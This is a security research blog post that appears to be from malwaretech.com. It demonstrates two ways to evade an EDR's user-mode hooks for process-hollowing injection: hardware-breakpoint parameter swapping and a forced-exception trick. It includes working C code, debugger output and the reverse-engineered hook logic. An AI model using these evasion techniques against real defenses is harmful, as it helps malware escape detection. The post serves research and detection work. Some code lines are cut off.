Silly EDR Bypasses and Where To Find Them

malwaretech.com/2023/12/silly-edr-bypasses-and-where-to-find-them.html

Marcus Hutchins December 27, 2023

Recently I was testing some EDR's abilities to detect indirect syscalls, and I had an idea for a quirky bypass. If you're not already familiar with direct and indirect syscalls, I recommend reading this article first.

One of the drawbacks of direct & indirect syscalls is that it's clear from the callstack that you bypassed the EDR's user mode hook. Below are some example callstacks from direct, indirect, and regular calls.

```
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff870f`32b9ba88 fffff803`1b211235     nt!NtAllocateVirtualMemory
01 ffff870f`32b9ba90 00007ff6`ec36118a     nt!KiSystemServiceCopyEnd+0x25
02 0000000c`7e2ff718 00007ff6`ec36114c     ManualSyscall!direct_syscall+0xa
03 0000000c`7e2ff720 00007ff6`ec3613b0     ManualSyscall!main+0xdc
04 (Inline Function) --------`--------     ManualSyscall!invoke_main+0x22
05 0000000c`7e2ff780 00007ffc`b5d27344     ManualSyscall!__scrt_common_main_seh+0x10c
06 0000000c`7e2ff7c0 00007ffc`b78426b1     KERNEL32!BaseThreadInitThunk+0x14
07 0000000c`7e2ff7f0 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

The callstack of a direct syscall.

```
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff870f`346c7a88 fffff803`1b211235     nt!NtAllocateVirtualMemory
01 ffff870f`346c7a90 00007ffc`b788d2e4     nt!KiSystemServiceCopyEnd+0x25
02 00000078`9b2ffb48 00007ff7`2491114c     ntdll!NtAllocateVirtualMemory+0x14
03 00000078`9b2ffb50 00007ff7`249113c0     ManualSyscall!main+0xdc
04 (Inline Function) --------`--------     ManualSyscall!invoke_main+0x22
05 00000078`9b2ffbb0 00007ffc`b5d27344     ManualSyscall!__scrt_common_main_seh+0x10c
06 00000078`9b2ffbf0 00007ffc`b78426b1     KERNEL32!BaseThreadInitThunk+0x14
07 00000078`9b2ffc20 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

The callstack of an indirect syscall.

```
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffff870f`349e3a88 fffff803`1b211235     nt!NtAllocateVirtualMemory
01 ffff870f`349e3a90 00007ffc`b788d2e4     nt!KiSystemServiceCopyEnd+0x25
02 0000009e`38eff8b8 00007ffc`b4c92316     ntdll!NtAllocateVirtualMemory+0x14
03 0000009e`38eff8c0 00007ff7`5a1c10e0     hmpalert_7ffcb4c60000+0x32316
04 0000009e`38effc60 00007ff7`5a1c1380     ManualSyscall!main+0x70
05 (Inline Function) --------`--------     ManualSyscall!invoke_main+0x22
06 0000009e`38effcc0 00007ffc`b5d27344     ManualSyscall!__scrt_common_main_seh+0x10c
07 0000009e`38effd00 00007ffc`b78426b1     KERNEL32!BaseThreadInitThunk+0x14
08 0000009e`38effd30 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

The callstack of a regular hooked Nt function call.

As you can see from the last image, when a call is done through a hooked function the return address for the EDR's hook appears in the callstack (in my case this is `hmpalert`). It's an interesting dilemma: we don't want to call the hooked function because that could trigger a detection, but if we bypass the hook completely, that could trigger a detection too.

This is when I had somewhat of a funny idea. What if I do call the hooked function, but do it in such a way that the EDR isn't able to properly inspect the call parameters. Straight off the bat, I had a couple of ideas.

TOCTOU

Time-of-check to time-of-use, or TOCTOU for short, is a technique often used in software exploitation. The vulnerability arises when a security check is performed on an object, but nothing is prevented from modifying that object between the time it's checked and the time it's used.

Let's take the following code for example:

```
BOOL CopyData(char *src_buffer, uint32_t *src_size) {
  static char dest_buffer[1024];

    if(*src_size >= 1024) {
    printf("error, buffer overflow!"\n);
    return FALSE;
  }

  memcpy(dest_buffer, src_buffer, *src_size);
  return TRUE;
}
```

In the above, `src_size` is a pointer to an integer. The function fails if the specified size is bigger than the destination buffer. Since `src_size` is a pointer, the program passes the address of the variable to the function instead of its value. During the function's execution, it's entirely possible for the program to modify the value pointed to by `src_size`.

If the attacker manages to perfectly time changing the value of `src_size` so that it occurs after `if(*src_size >= 1024)`, but before the `memcpy()` call, they can still trigger a buffer overflow. The value only needs to be less than 1024 until after the if statement is complete, then it can be set to a value larger than `dest_buffer`.

Note: the above example is highly oversimplified, and in the real world the compiler would optimize this code to only read the value of `*src_size` once.

My initial idea was to utilize a similar race condition against the EDR's hook. Call a hooked function with benign parameters, then quickly swap them out with malicious ones mid-call. If we can time the change to occur after the EDR has finishing inspecting the parameters, but before the syscall instruction, we can bypass the hook without actually bypassing it.


Whilst trying to figure out if there was some way I could avoid modifying the parameters too soon and triggering a detection event, I had another, better, idea.

Idea 2: Hardware Breakpoints

This idea was even simpler. Pick a ntdll function I want to call that's hooked by the EDR, then place a hardware breakpoint on the syscall instruction. Hardware breakpoints allow us to tell the CPU to trigger an exception whenever a certain address is read, written, or executed. So, by placing an execute breakpoint on the syscall instruction we'll be able to intercept execution after the EDR has done its checks, but before the system call occurs. This basically allows us to hook the EDR's hook and turn any legitimate call into a custom syscall.

What we'll be able to do is call a hooked function with benign parameters that won't trigger a detection, then swap out the parameters with malicious ones after the EDR has already inspected the call. We can even, if we want, change the system call number to invoke a different syscall than the one the EDR thinks we're making. The hardware breakpoint will be triggered right after the EDR has inspected our fake parameters, but before the syscall instruction transitions to kernel mode.

When the kernel returns to user mode, it'll return to the instruction directly after the syscall, which is where we can place a second breakpoint. The second breakpoint handler can then change the parameters back to prevent the modifications being caught by any post-call inspection the EDR might do. In many cases the EDR won't bother with post-call inspection if the call failed, so we could also just change the EAX register to something like STATUS_NOT_FOUND, STATUS_INVALID_PARAMETER, or in homage to the TDSS rootkit: STATUS_TOO_MANY_SECRETS.



An example of code flow from a hooked NtWriteFile function.

The call flow will go something like this:

1. Call hooked Nt function with benign parameters
2. EDR inspects benign parameters
3. EDR passes control back to the hooked Nt function to perform a syscall
4. Our 1st breakpoint is triggered and we switch parameters with malicious ones
5. We continue execution so the syscall is triggered
6. The kernel uses our real parameters then return to the Nt function
7. Our 2nd breakpoint is triggered and we switch parameters back
8. The EDR performs any post-call inspection and only sees benign parameters

Ideally, the best targets are functions that use CPU registers or memory pointer for parameters. If we start modifying stack variables, this could show up during callstack unwinding.

Finding A Suitable Target

In order to test my idea, I wanted to come up with a function call that would immediately trigger a detection event. This actually proved a lot harder than I thought it would be. Many operations that I was sure would trigger a detection did not. In the end, I settled for using my old process injection code.

The code works somewhat like process hollowing. It creates a new process in a suspended state, injects itself into the suspended process, then uses `SetThreadContext()` to change the entrypoint of the main thread to the entrypoint of the malicious code. The target I chose was Sophos Intercept X, because it advertises detection of process hollowing attacks.

If we reverse engineer the user mode hook, we can see exactly how process hollowing is detected.

```
1  char __fastcall IsHollowProcessAttempt(__int64 a1, HANDLE thread_handle, CONTEXT *thread_context)
2  {
3    const void *Rcx; // rdx
4    struct _CONTEXT Context; // [rsp+20h] [rbp-4E8h] BYREF
5
6    if ( thread_handle != (HANDLE)-1i64 )          // Handle isn't INVALID_HANDLE_VALUE
7    {
8      if ( thread_context )
9      {
10       Context.ContextFlags = 0x10000B;           // CONTEXT_FULL
11       GetThreadContext(thread_handle, &Context);
12       if ( Context.Rip == RtlUserThreadStartPointer )// Is this a new thread?
13       {
14         Rcx = (const void *)thread_context->Rcx;
15         if ( (const void *)Context.Rcx != Rcx ) // Is user trying to change RCX (thread entrypoint)
16         {
17           if ( Rcx )
18             ReportHollowProcessAttempt((__int64)thread_handle, Rcx);
19         }
20       }
21     }
22   }
23   return 1;
24 }
```

A snippet of the EDR's NtSetContextThread hook handler.

Whenever a new thread is created its instruction pointer is set to `RtlUserThreadStart()`. The first parameter of RtlUserThreadStart is the thread's entrypoint, which will be called after the function is done initializing the new thread. In a brand-new process there is only one thread, the main thread, which is responsible for calling the executable's entrypoint.

During process hollowing, the executable's code is unmapped and replaced with malicious code. Since it's unlikely the old and new code will have the exact same entrypoint address, it's typically necessary to modify the thread's start address. By changing the first parameter of `RtlUserThreadStart()` (the `RCX` register), we change the entrypoint of the thread, and therefore entrypoint of the process.

Sophos' detection simply checks if the code is trying to use `NtSetContextThread()` to change the `RCX` register of a new thread, which is suspicious behavior. Since we can specify whatever entrypoint we want when creating a new thread, it doesn't make sense to change it post-creation. The only reason to do this is if the thread was created by something else, say, the PE Loader.

Bypassing The Check With Hardware Breakpoint

There's actually quite a few ways I can think of to bypass this check, but I'm only interested in experimenting with CPU exceptions. For our first example, we're simply going to set a breakpoint on the `syscall` and `retn` instructions of `NtSetContextThread()`.

Below is some example code I wrote to find those instructions.

```
// find the address of the syscall and retn instruction within a Nt* function
BOOL FindSyscallInstruction(LPVOID nt_func_addr, LPVOID* syscall_addr, LPVOID* syscall_
    BYTE* ptr = (BYTE*)nt_func_addr;

    // iterate through the native function stub to find the syscall instruction
    for (int i = 0; i < 1024; i++) {

        // check for syscall opcode (FF 05)
        if (*&ptr[i] == 0x0F && *&ptr[i + 1] == 0x05) {
            printf("Found syscall opcode at %llx\n", (DWORD64)&ptr[i]);
            *syscall_addr = (LPVOID)&ptr[i];
            *syscall_ret_addr = (LPVOID)&ptr[i + 2];
            break;
        }
    }

    // make sure we found the syscall instruction
    if (!*syscall_addr) {
        printf("error: syscall instruction not found\n");
        return FALSE;
    }

    // make sure the instruction after syscall is retn
    if (**(BYTE**)syscall_ret_addr != 0xc3) {
        printf("Error: syscall instruction not followed by ret\n");
        return FALSE;
    }

    return TRUE;
}
```

Unfortunately, the debug registers are privileged registers, which means we can't set them directly from user mode. In order to set up a hardware breakpoint, we need to utilize `NtSetContextThread()`, which is a little ironic. We'll basically be using NtSetContextThread to bypass the hook on NtSetContextThread.

To set up our hardware breakpoints we'll need to set `DR0` and `DR1` to the addresses we want to break on, then `DR7` tells the CPU what type of breakpoints we want.

```
thread_context.ContextFlags = CONTEXT_FULL;

// get the current thread context (note, this must be a suspended thread)
GetThreadContext(thread_handle, &thread_context);

dr7_t dr7 = { 0 };

dr7.dr0_local = 1; // set DR0 as an execute breakpoint
dr7.dr1_local = 1; // set DR1 as an execute breakpoint

thread_context.ContextFlags = CONTEXT_ALL;

thread_context.Dr0 = (DWORD64)syscall_addr;     // set DR0 to break on syscall address
thread_context.Dr1 = (DWORD64)syscall_ret_addr; // set DR1 to break on syscall ret addr
thread_context.Dr7 = *(DWORD*)&dr7;

// use SetThreadContext to update the debug registers
SetThreadContext(thread_handle, &thread_context);
```

Inside the breakpoint handler, we'll just alter the `RCX` and `RDX` register, which contain argument 1 and argument 2 of `NtSetContextThread()`. Prior to the call we can store the real values in a global variable, call NtSetContextThread with some fake values, then have our exception handler replaces the fake values with the real ones.

Since the system call stub moves the first parameter from `RCX` into `R10`, we'll set both just to be safe.

```
LONG WINAPI BreakpointHandler(PEXCEPTION_POINTERS e)
{
        // hardware breakpoints trigger a single step exception
        if (e->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP) {
                // this exception was caused by DR0 (syscall breakpoint)
                if (e->ContextRecord->Dr6 & 0x1) {
                        // replace the fake parameters with the real ones
                        e->ContextRecord->Rcx = (DWORD64)g_thread_handle;
                        e->ContextRecord->R10 = (DWORD64)g_thread_handle;
                        e->ContextRecord->Rdx = (DWORD64)g_thread_context;
                }

                // this exception was caused by DR1 (syscall ret breakpoint)
                if (e->ContextRecord->Dr6 & 0x2) {
                        // set the parameters back to fake ones
                        // since x64 uses registers for the first 4 parameters, we don
                        // for calls with more than 4 parameters, we'd need to modify
                }
        }

        e->ContextRecord->EFlags |= (1 << 16); // set the ResumeFlag to continue execu
```


```
        return EXCEPTION_CONTINUE_EXECUTION;
}
}
```

We can only read/write the context on a suspended thread, so we'll just create a new suspended thread to call `NtSetContextThread()`. We'll use `NtSetContextThread(NULL, NULL)` for our fake parameters.


```
DWORD SetThreadContextThread(LPVOID param) {
    NtSetContextThread(NULL, NULL);
    return 0;
}

// calling our special NtSetThreadContext
SetUnhandledExceptionFilter(BreakpointHandler);
HANDLE new_thread = CreateThread(NULL, NULL, SetThreadContextThread, NULL, CREATE_SUSPI
SetSyscallBreakpoints((LPVOID)NtSetContextThread, new_thread);
ResumeThread(new_thread);
```

The Result

First, let's see what happens when we just call `NtSetContextThread()` normally.



Now, again, but with our special breakpoint sauce:



Success! The code was able to inject itself into notepad and display a message box.

But, I actually want to go a step better. Having to call NtSetContextThread to set up our hardware breakpoints isn't great. The EDR could use its NtSetContextThread hook to see if we're trying to set breakpoints that'd interfere with the EDR. So, what about regular old exceptions?

Idea 3: Intentional Exception

Instead of hardware breakpoints, we're going to try and cause a CPU exception. Regular exceptions can be handled in the exact same way as breakpoint exceptions, but we don't need to call `NtSetContextThread()` to set them up.

We already know the EDR inspects the context structure whenever we call `NtSetContextThread()`, so let's use that to our advantage. Most software checks if an address is NULL before trying to read it, but what if it's neither NULL nor a valid address? What happens if we set the context address to 0x1337?

Let's try the following:

```
HANDLE thread_handle = CreateThread(NULL, 0, test_thread, NULL, CREATE_SUSPENDED, 0);
SetThreadContext(thread_handle, (CONTEXT*)0x1337);
```

Then we run it and…

```
(3f4.2148): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
hmpalert+0x4a2a7:
00007ffb`01caa2a7 488b9380000000  mov     rdx,qword ptr [rbx+80h] ds:00000000`000013b7=
```

Whoops, the EDR's hook tried to read the invalid memory and crashed the process.

Now we have an easy way of triggering an exception without any hardware breakpoints. The tricky part is the exception occurs inside the EDR's handler, not directly before the syscall, so it's much harder to replace the fake parameters with the real ones. We also need to properly handle the exception so the process won't crash.

From a combination of the crashdump and our earlier disassembly, we already know the EDR is trying to read the `context->Rcx` field into the `RDX` register.

```
Rcx = (const void *)thread_context->Rcx;
if ( (const void *)Context.Rcx != Rcx )
{
  if ( Rcx )
    ReportHollowProcessAttempt((__int64)thread_handle, Rcx);
```

The exception is triggered on line 1 of this pseudocode.


We could use a disassembler to make a more generic bypass, but since this is just a PoC, we'll hardcode it to this specific EDR version. The instruction that triggers the exception is `mov rdx, qword [rbx+0x80]`, which means the context pointer (`0x1337`) is in `RBX`. We'll simply set `RBX` to point to an empty CONTEXT structure, which will result in `thread_context->Rcx` being zero, and the EDR not triggering a detection.

For the syscall to succeed now that the EDR's check has been bypassed, we still need to fix the invalid context pointer. The function where the exception occurs is only responsible for inspecting our context structure and does not initiate the syscall. However, the context pointer that *is* passed to the syscall, is saved somewhere on the stack by the EDR. The lazy fix is to just walk the stack and replace every instance of `0x1337` with the address of our real context structure.

```
// exception handler for forced exception
LONG WINAPI ExceptionHandler(PEXCEPTION_POINTERS e)
{
        static CONTEXT fake_context = { 0 };

        printf("Exception handler triggered at address: 0x%llx\n", e->ExceptionRecord-:

        DWORD64* stack_ptr = (DWORD64*)e->ContextRecord->Rsp;
```

```
        // iterate first 300 stack items, looking for our fake address
        for (int i = 0; i < 300; i++) {
                if (*stack_ptr == 0x1337) {
                        // replace the fake address with the real one
                        *stack_ptr = (DWORD64)g_thread_context;

                        printf("Fixed stack value at RSP+(0x8*0x%x) (0x%llx): 0x%llx\n'
                               i, (DWORD64)stack_ptr, (DWORD64)*stack_ptr);
                }
                stack_ptr++;
        }

        // The pointer to our invalid address is in RBX, so replace it with an empty s
        // the RCX member of the context structure being NULL will cause the EDR to sk
        e->ContextRecord->Rbx = (DWORD64)&fake_context;

        return EXCEPTION_CONTINUE_EXECUTION;
}
```

Now we just run the code and see what happens…



Nice! It works.

Conclusion

So there we have it, two ways to bypass EDR hooks without bypassing EDR hooks. Though, I'm not sure how practical or easy it would be to turn the forced exception method into a generic EDR bypass. Since we can't easily change pointers back after the syscall, and it only

works with calls where the EDR reads pointers, it's fairly limited. The first method is far more generic, but probably also far easier to write detections for.

It's possible we could combine both methods due to the fact exception handlers allow us to alter a thread's context without the use of `NtSetContextThread()`. We could force an exception, then use the exception handler to set up our hardware breakpoints.

But anyway, I'm going to leave it there. This was just a fun little weekend side project I figured I'd post. Hopefully someone will find this information helpful.

I've uploaded the full process injection proof of concept to my GitHub here: github.com/MalwareTech/EDRception

Stay Informed

Subscribe to my newsletter or get notified of new posts.

Email address